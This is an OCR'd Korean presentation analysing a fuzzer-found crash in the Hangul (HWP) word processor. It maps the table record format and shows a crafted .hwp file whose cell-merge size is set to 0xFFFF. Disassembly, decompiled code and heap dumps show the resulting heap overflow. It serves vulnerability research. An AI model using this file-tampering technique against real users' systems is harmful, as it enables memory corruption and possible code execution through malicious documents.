
Foe2 fuzzer에는 !exploitable 모듈이 내장되어 자동으로 크래시를 분류

한글 크래시 분석 및 공격


C:₩Users₩pesante₩Downloads₩한글 익스플로잇_20150824_블랙펄시큐리티₩원본.hwp

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00002C90	02	01	00	00	00	20	00	00	00	00	00	02	00	01	00	01	....
00002CA0	00	F1	51	00	00	1A	01	00	00	FE	01	FE	01	8D	00	8D	.ñQ.....þ.þ....
00002CB0	00	03	00	F1	51	00	00	00	00	00	00	00	00	00	00	00	...ñQ.....
00002CC0	42	08	80	01	01	00	00	80	00	00	00	00	03	00	00	00	B.€....€.....
00002CD0	01	00	00	00	01	00	00	00	00	00	00	00	44	0C	80	00	.....D.€.
00002CE0	00	00	00	00	00	00	00	00	45	0C	40	02	00	00	00	00	.....E.@.....
00002CF0	00	00	00	00	E8	03	00	00	E8	03	00	00	52	03	00	00	....è...è...R...
00002D00	58	02	00	00	00	00	00	00	F4	4D	00	00	00	00	06	00	X.....ôM.....
00002D10	48	08	F0	02	01	00	00	00	20	00	00	00	01	00	02	00	H.ð..... .....
00002D20	01	00	01	00	F1	51	00	00	1A	01	00	00	FE	01	FE	01	.....ñQ.....þ.þ.
00002D30	8D	00	8D	00	03	00	F1	51	00	00	00	00	00	00	00	00	.....ñQ.....
00002D40	00	00	00	42	08	80	01	01	00	00	80	00	00	00	00	03	...B.€....€.....
00002D50	00	00	00	01	00	00	00	01	00	00	00	00	00	00	00	44	.....D
00002D60	0C	80	00	00	00	00	00	00	00	00	00	45	0C	40	02	00	.€.....E.@..
00002D70	00	00	00	00	00	00	00	E8	03	00	00	E8	03	00	00	52	.....è...è...R
00002D80	03	00	00	58	02	00	00	00	00	00	00	F4	4D	00	00	00	...X.....ôM...
00002D90	00	06	00	42	00	80	01	01	00	00	80	00	00	00	00	03	...B.€....€.....
00002DA0	00	00	00	01	00	00	00	01	00	00	00	00	00	00	00	44	.....D
00002DB0	04	80	00	00	00	00	00	00	00	00	00	45	04	40	02	00	.€.....E.@..
00002DC0	00	00	00	3C	11	00	00	E8	03	00	00	E8	03	00	00	52	...<...è...è...R

비교


C:₩Users₩pesante₩Downloads₩한글 익스플로잇_20150824_블랙펄시큐리티₩크래시.hwp

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00002C90	02	01	00	00	00	20	00	00	00	00	00	02	00	01	00	01	....
00002CA0	00	F1	51	00	00	1A	01	00	00	FE	01	FE	01	8D	00	8D	.ñQ.....þ.þ....
00002CB0	00	03	00	F1	51	00	00	00	00	00	00	00	00	00	00	00	...ñQ.....
00002CC0	42	08	80	01	01	00	00	80	00	00	00	00	03	00	00	00	B.€....€.....
00002CD0	01	00	00	00	01	00	00	00	00	00	00	00	44	0C	80	00	.....D.€.
00002CE0	00	00	00	00	00	00	00	00	45	0C	40	02	00	00	00	00	.....E.@.....
00002CF0	00	00	00	00	E8	03	00	00	E8	03	00	00	52	03	00	00	....è...è...R...
00002D00	58	02	00	00	00	00	00	00	F4	4D	00	00	00	00	06	00	X.....ôM.....
00002D10	48	08	F0	02	01	00	00	00	20	00	00	00	01	00	02	00	H.ð..... .....
00002D20	00	28	01	00	F1	51	00	00	1A	01	00	00	FE	01	FE	01	.(..ñQ.....þ.þ.
00002D30	8D	00	8D	00	03	00	F1	51	00	00	00	00	00	00	00	00	.....ñQ.....
00002D40	00	00	00	42	08	80	01	01	00	00	80	00	00	00	00	03	...B.€....€.....
00002D50	00	00	00	01	00	00	00	01	00	00	00	00	00	00	00	44	.....D
00002D60	0C	80	00	00	00	00	00	00	00	00	00	45	0C	40	02	00	.€.....E.@..
00002D70	00	00	00	00	00	00	00	E8	03	00	00	E8	03	00	00	52	.....è...è...R
00002D80	03	00	00	58	02	00	00	00	00	00	00	F4	4D	00	00	00	...X.....ôM...
00002D90	00	06	00	42	00	80	01	01	00	00	80	00	00	00	00	03	...B.€....€.....
00002DA0	00	00	00	01	00	00	00	01	00	00	00	00	00	00	00	44	.....D
00002DB0	04	80	00	00	00	00	00	00	00	00	00	45	04	40	02	00	.€.....E.@..
00002DC0	00	00	00	3C	11	00	00	E8	03	00	00	E8	03	00	00	52	...<...è...è...R

원본

크래시

한글 크래시 분석 및 공격


4byte를 바꾸면 crash

NormalFile.hwp

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
00001480	00	00	00	00	00	F4	4D	00	00	00	00	06	[illegible]	48	08	F0
00001490	02	01	00	00	00	20	00	00	05	00	00	02	00	02	00	01
000014A0	00	E2	A3	00	00	1A	01	00	00	FE	01	FE	01	8D	00	8D
000014B0	00	03	00	E2	A3	00	00	00	00	00	00	00	00	00	00	00
000014C0	42	08	80	01	01	00	00	80	00	00	00	00	03	00	00	00
000014D0	01	00	00	00	01	00	00	00	00	00	00	00	44	0C	80	00
000014E0	00	00	00	00	00	00	00	00	45	0C	40	02	00	00	00	00
000014F0	00	00	00	00	E8	03	00	00	E8	03	00	00	52	03	00	00
00001500	58	02	00	00	00	00	00	00	E4	9F	00	00	00	00	06	00

한글 크래시 분석 및 공격

표 포맷 조사



- 반복되는 것을 보고 셀이라 추측
- 셀의 개수와 포맷의 개수가 동일한 것을 확인

한글 크래시 분석 및 공격

표 포맷 조사

	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
00	00	48	08	F0	02	01	00	00	00	20	00	00	05	00	00	00
01	00	01	00	01	00	A0	36	00	00	1A	01	00	00	FE	01	FE
02	01	8D	00	8D	00	03	00	A0	36	00	00	00	00	00	00	00
03	00	00	00	00	42	08	80	01	07	00	00	80	00	00	00	00
04	03	00	00	00	01	00	00	00	01	00	00	00	00	00	00	00
05	43	0C	E0	00	61	00	61	00	61	00	61	00	61	00	61	00
06	0D	00	44	0C	80	00	00	00	00	00	00	00	00	00	45	0C
07	40	02	00	00	00	00	00	00	00	00	E8	03	00	00	E8	03
08	00	00	52	03	00	00	58	02	00	00	00	00	00	00	A4	32
09	00	00	00	00	06											

한글 크래시 분석 및 공격

표 포맷 조사

테두리 선 바꾸기 - 바뀌지 않음
표/셀 속성- 셀 - 셀크기 적용: (01, 05)~(01,06), (02, 07)~(02, 08)- 가로
(01, 09)~(01, 0A)- 세로
표/셀 속성- 셀 -안여백 지정: (00, 0B), (01, 0D)~(01, 0F), (02, 00) ~ (02, 04), (08, 0E)~(08, 0F)

표/셀 속성- 셀 - 세로 정렬: (00, 09), (00 0B), (08, 02)~(08, 03), (08, 0E)~(08, 0F)
표/셀 속성- 셀 - 양식모드로 편집가능: (00, 0B)
셀합치기: (00, 05) - 한 셀 안의 줄의 갯수
(01, 01)~(01,02)- 가로로 합친 개수
(01, 03)~(01,04)- 세로로 합친 개수
글씨크기: (06, 0A), (07, 0A)~(07, 0B), (07, 0E)~(07, 0F), (08,02) ~(08,03)
글씨모양: (06, 0A),
글자수: (05, 02)
표의 개수 - (00, 0B)~(00, 0C) 가로, (00, 0D)~(00, 0E) 세로

한글 크래시 분석 및 공격

세로 병합크기

NormalFile.hwp

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
00001480	00	00	00	00	00	F4	4D	00	00	00	00	06	00	48	08	F0
00001490	02	01	00	00	00	20	00	00	05	00	00	02	00	02	00	01
000014A0	00	E2	A3	00	00	1A	01	00	00	FE	01	FE	01	8D	00	8D
000014B0	00	03	00	E2	A3	00	00	00	00	00	00	00	00	00	00	0
000014C0	42	08	80	01	01	00	00	80	00	00	00	00	03	00	00	0
000014D0	01	00	00	00	01	00	00	00	00	00	00	00	44	0C	80	0
000014E0	00	00	00	00	00	00	00	00	45	0C	40	02	00	00	00	0
000014F0	00	00	00	00	E8	03	00	00	E8	03	00	00	52	03	00	0
00001500	58	02	00	00	00	00	00	00	E4	9F	00	00	00	00	06	0

가로 병합크기

한글 크래시 분석 및 공격

```
5A0529C1   BD 00800000      MOV EBP,8000
5A0529C6   66:896F 06       MOV WORD PTR DS:[EDI+6],BP
5A0529CA   66:894F 02       MOV WORD PTR DS:[EDI+2],CX
5A0529CE   66:8917          MOV WORD PTR DS:[EDI],DX
5A0529D1   0FB76B 68        MOVZX EBP,WORD PTR DS:[EBX+68]
5A0529D5   40               INC EAX
5A0529D6   46               INC ESI
5A0529D7   83C7 18          ADD EDI,18
5A0529DA   3BC5             CMP EAX,EBP
5A0529DC  ^7C E3            JL SHORT HwpApp.5A0529C1
5A0529DE   897424 14        MOV DWORD PTR SS:[ESP+14],ESI
5A0529E2   3B7424 20        CMP ESI,DWORD PTR SS:[ESP+20]
5A0529E6  ^0F8C 04FCFFFF    JL HwpApp.5A0525F0

EAX 00000002
ECX 00000002
EDX 00000000
EBX 02D4AC48
ESP 0025D5D4
EBP 00000002
ESI 00000002
EDI 07631A10 UNIC
EIP 5A0529DA HwpA
```

```
if ( *(_WORD *)(v26 + 104) > 1u )
{
  do
  {
    *(_WORD *)(v21 + 6) = 0x8000u;
    *(_WORD *)(v21 + 2) = v41;
    *(_WORD *)v21 = v42;
    ++v43;
    ++v44;
    v21 += 24;
  }
  while ( v43 < *(_WORD *)(v26 + 104) );
```

한글 크래시 분석 및 공격

```
5A0529C1   BD 00800000      MOV EBP,8000
5A0529C6   66:896F 06       MOV WORD PTR DS:[EDI+6],BP
5A0529CA   66:894F 02       MOV WORD PTR DS:[EDI+2],CX
5A0529CE   66:8917          MOV WORD PTR DS:[EDI],DX
5A0529D1   0FB76B 68        MOVZX EBP,WORD PTR DS:[EBX+68]
5A0529D5   40               INC EAX
5A0529D6   46               INC ESI
5A0529D7   83C7 18          ADD EDI,18
5A0529DA   3BC5             CMP EAX,EBP
5A0529DC ^7C E3             JL SHORT HwpApp.5A0529C1
5A0529DE   897424 14        MOV DWORD PTR SS:[ESP+14],ESI
5A0529E2   3B7424 20        CMP ESI,DWORD PTR SS:[ESP+20]
5A0529E6 ^0F8C 04FCFFFF     JL HwpApp.5A0525F0

EAX 00000002
ECX 00000002
EBX 02D4AC48
ESP 0025D5D4
EBP 00000002
ESI 00000002
EDI 07631A10 UNIC
EIP 5A0529DA HwpA
```

세로 병합크기

```
Address   Hex dump                                          ASCII
02D4ACB0  02 00 01 00 FE 01 FE 01 8D 00 8D 00 02 00 00 00  ☻.☺.■■■■☻...
02D4ACC0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02D4ACD0  00 00 00 00 00 00 00 00 CF 50 65 4F 00 00 00 8C  ........?eO...?
02D4ACE0  30 26 BC 02 00 00 00 00 28 50 0D 12 68 50 0D 12  0&?....(P.♪hP.♪
02D4ACF0  74 50 0D 12 90 50 0D 12 D4 50 0D 12 00 01 00 00  tP.♪■P.♪?P.♪.☺..
02D4AD00  01 00 00 00 B8 40 59 07 00 00 00 00 00 00 00 00  ☺...?@Y•........
02D4AD10  00 00 00 00 00 00 00 00 00 00 00 00 90 6F CE 82  ............■o╬?
02D4AD20  00 00 00 00 00 00 00 00 38 A7 62 07 88 63 CE 82  ........8■b•ˆc╬?
02D4AD30  00 00 00 00 30 26 BC 02 00 00 00 00 20 00 00 00  ....0&?.... ...
02D4AD40  30 26 BC 02 D8 C3 D4 02 50 F4 C1 02 00 00 00 00  0&?■■?P■■0....
02D4AD50  E8 50 0D 12 00 00 00 00 00 00 00 00 00 00 00 00  ?P.♪............
02D4AD60  00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00  ........☺.......
02D4AD70  FA 50 65 4F 00 00 00 80 6B 01 00 00 00 00 00 00  ?eO...'k☺.......
02D4AD80  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02D4AD90  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

한글 크래시 분석 및 공격

Heap에 뿌려지는 표의 정보 24byte

Address	Hex dump	ASCII
076319F8	01 00 02 00 74 00 00 80 5C 00 44 00 65 00 73 00	....t...\.D.e.s.
07631A08	6B 00 74 00 6F 00 70 00 5C 00 4E 00 6F 00 72 00	k.t.o.p.\.N.o.r.
07631A18	6D 00 61 00 6C 00 46 00 69 00 6C 00 65 00 2E 00	m.a.l.F.i.l.e...
07631A28	68 00 77 00 70 00 5C 00 00 00 1C 54 04 00 00 00	h.w.p.\....LT♦...
07631A38	02 00 00 00 40 01 14 00 E4 95 4E 4A 00 00 00 88	....@☺¶.?NJ...?
07631A48	00 00 01 00 00 00 08 00 00 00 00 00 02 05 00 00	..☺...◘.....☺♣..
07631A58	F1 51 00 00 02 05 00 00 01 00 01 00 00 00 08 00	?..☺♣..☺.☺...◘.
07631A68	F1 51 00 00 02 05 00 00 F1 51 00 00 02 05 00 00	?..☺♣..?..☺♣..
07631A78	5C 00 4E 00 6F 00 72 00 6D 00 61 00 6C 00 46 00	\.N.o.r.m.a.l.F.
07631A88	69 00 6C 00 65 00 2E 00 68 00 77 00 70 00 5C 00	i.l.e...h.w.p.\.
07631A98	00 00 20 00 6C AD 84 BD 20 00 7C C2 5C D4 28 00	.. .l?.!??.
07631AA8	F9 95 4E 4A 29 00 00 80 01 03 02 01 40 01 00 00	?NJ)..'☺♥☺☺@☺..
07631AB8	12 00 31 00 2C 00 30 00 30 00 30 00 20 00 E8 B2	↕.1.,.0.0.0. .?
07631AC8	04 C7 20 00 6C AD 84 BD 20 00 7C C2 5C D4 28 00	♦?.l?.!??.
07631AD8	26 00 55 00 29 00 02 00 00 00 E1 8A 00 00 02 01	&.U.).☺...?..☺☺
07631AE8	40 01 14 00 00 00 14 00 00 00 14 00 00 00 14 00	@☺¶...¶...¶...¶.
07631AF8	00 00 00 00 E2 8A 00 00 02 01 40 01 14 00 00 00	....?..☺☺@☺¶...
07631B08	14 00 00 00 14 00 00 00 CE 95 4E 4A 00 00 00 80	¶...¶...?NJ...'
07631B18	0E 03 00 01 40 01 0B 00 00 00 14 00 00 00 02 00	♫♥.☺@☺♂...¶...☺.
07631B28	00 00 02 00 00 00 00 00 FF FF FF FF 0A 00 14 BE	..☺.....
07631B38	5D B8 20 00 C4 AC B0 C0 DD C2 28 00 26 00 4B 00	]?.?(.&.K.
07631B48	29 00 00 00 00 00 02 01 40 01 00 00 0A 00 14 BE	)....._☺☺@....¶?
07631B58	5D B8 20 00 C4 AC B0 C0 DD C2 28 00 26 00 4B 00	]?.?(.&.K.
07631B68	29 00 03 00 00 00 DA 8A 00 00 03 81 40 01 14 00	).♥...?..♥?☺¶.
07631B78	C3 95 4E 4A 00 00 00 80 1B 03 14 00 00 00 00 00	NJ...'←♥¶.....
07631B88	DB 8A 00 00 03 81 40 01 14 00 00 00 14 00 00 00	?..♥?☺¶...¶...
07631B98	14 00 00 00 14 00 00 00 00 00 DC 8A 00 00 03 81	¶...¶.....?..♥?
07631BA8	40 01 14 00 00 00 14 00 00 00 14 00 00 00 14 00	@☺¶...¶...¶...¶.
07631BB8	00 00 00 00 01 00 00 00 00 01 40 01 0B 00 00 00	....☺....☺@☺♂...
07631BC8	14 00 00 00 02 00 00 00 02 00 00 00 00 00 D1 8A	¶...☻...☻.....?
07631BD8	00 00 03 81 40 01 14 00 D0 95 4E 4A 00 00 00 80	..♥?☺¶.?NJ...'
07631BE8	28 03 14 00 00 00 00 00 FF FF FF FF 05 00 F8 BC	(♥¶.....
07631BF8	38 BB 20 00 B8 D3 D1 C9 00 00 00 00 02 00 40 01	8?.?....☻.@☺

한글 크래시 분석 및 공격


셀 병합 크기 변조

ExFile .hwp

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
00001480	00	00	00	00	00	F4	4D	00	00	00	00	06	00	48	08	F0
00001490	02	01	00	00	00	20	00	00	05	00	00	02	00	FF	FF	01
000014A0	00	E2	A3	00	00	1A	01	00	00	FE	01	FE	01	8D	00	8D
000014B0	00	03	00	E2	A3	00	00	00	00	00	00	00	00	00	00	00
000014C0	42	08	80	01	01	00	00	80	00	00	00	00	03	00	00	00
000014D0	01	00	00	00	01	00	00	00	00	00	00	00	44	0C	80	00
000014E0	00	00	00	00	00	00	00	00	45	0C	40	02	00	00	00	00
000014F0	00	00	00	00	E8	03	00	00	E8	03	00	00	52	03	00	00
00001500	58	02	00	00	00	00	00	00	E4	9F	00	00	00	00	06	00

한글 크래시 분석 및 공격

셀 병합 크기 변조




```
if ( *(_WORD *)(v26 + 104) > 1u )
{
  do
  {
    *(_WORD *)(v21 + 6) = 0x8000u;
    *(_WORD *)(v21 + 2) = v41;
    *(_WORD *)v21 = v42;
    ++v43;
    ++v44;
    v21 += 24;
  }
  while ( v43 < *(_WORD *)(v26 + 104) );
```

→ 0xffff 만큼 while문

한글 크래시 분석 및 공격

Heap Overflow

표의 정보 삽입

```
if ( *(_WORD *)(v26 + 104) > 1u )
{
  do
  {
    *(_WORD *)(v21 + 6) = 0x8000u;
    *(_WORD *)(v21 + 2) = v41;
    *(_WORD *)v21 = v42;
    ++v43;
    ++v44;
    v21 += 24;
  }
  while ( v43 < *(_WORD *)(v26 + 104) );
```


0xffff 만큼 while문

Heap
표 정보 24byte
표 정보 24byte
표 정보 24byte
.....
.....
표 정보 24byte
표 정보 24byte
표 정보 24byte
표 정보 24byte

Overflow

한글 크래시 분석 및 공격

Heap Overflow



Address	Hex dump	ASCII
0785BCD8	01 00 02 00 00 00 00 80 00 00 00 00 00 00 00 00	☺.☻.... .....
0785BCE8	00 00 00 00 00 00 00 00 01 00 02 00 00 00 00 80	..... ☺.☻....
0785BCF8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0785BD08	01 00 02 00 00 00 00 80 00 00 00 00 00 00 00 00	☺.☻.... .....
0785BD18	00 00 00 00 00 00 00 00 01 00 02 00 00 00 00 80	..... ☺.☻....
0785BD28	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0785BD38	01 00 02 00 00 00 00 80 00 00 00 00 00 00 00 00	☺.☻.... .....
0785BD48	00 00 00 00 00 00 00 00 01 00 02 00 00 00 00 80	..... ☺.☻....
0785BD58	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0785BD68	01 00 02 00 00 00 00 80 00 00 00 00 00 00 00 00	☺.☻.... .....
0785BD78	00 00 00 00 00 00 00 00 01 00 02 00 00 00 00 80	..... ☺.☻....
0785BD88	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0785BD98	01 00 02 00 00 00 00 80 00 00 00 00 00 00 00 00	☺.☻.... .....
0785BDA8	00 00 00 00 00 00 00 00 01 00 02 00 00 00 00 80	..... ☺.☻....
0785BDB8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0785BDC8	01 00 02 00 00 00 00 80 00 00 00 00 00 00 00 00	☺.☻.... .....
0785BDD8	00 00 00 00 00 00 00 00 01 00 02 00 00 00 00 80	..... ☺.☻....
0785BDE8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0785BDF8	01 00 02 00 00 00 00 80 00 00 00 00 00 00 00 00	☺.☻.... .....
0785BE08	00 00 00 00 00 00 00 00 01 00 02 00 00 00 00 80	..... ☺.☻....
0785BE18	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0785BE28	01 00 02 00 00 00 00 80 00 00 00 00 00 00 00 00	☺.☻.... .....
0785BE38	00 00 00 00 00 00 00 00 01 00 02 00 00 00 00 80	..... ☺.☻....
0785BE48	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0785BE58	01 00 02 00 00 00 00 80 00 00 00 00 00 00 00 00	☺.☻.... .....
0785BE68	00 00 00 00 00 00 00 00 01 00 02 00 00 00 00 80	..... ☺.☻....
0785BE78	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0785BE88	01 00 02 00 00 00 00 80 00 00 00 00 00 00 00 00	☺.☻.... .....
0785BE98	00 00 00 00 00 00 00 00 01 00 02 00 00 00 00 80	..... ☺.☻....
0785BEA8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0785BEB8	01 00 02 00 00 00 00 80 00 00 00 00 00 00 00 00	☺.☻.... .....
0785BEC8	00 00 00 00 00 00 00 00 01 00 02 00 00 00 00 80	..... ☺.☻....

한글 크래시 분석 및 공격

Heap Overflow

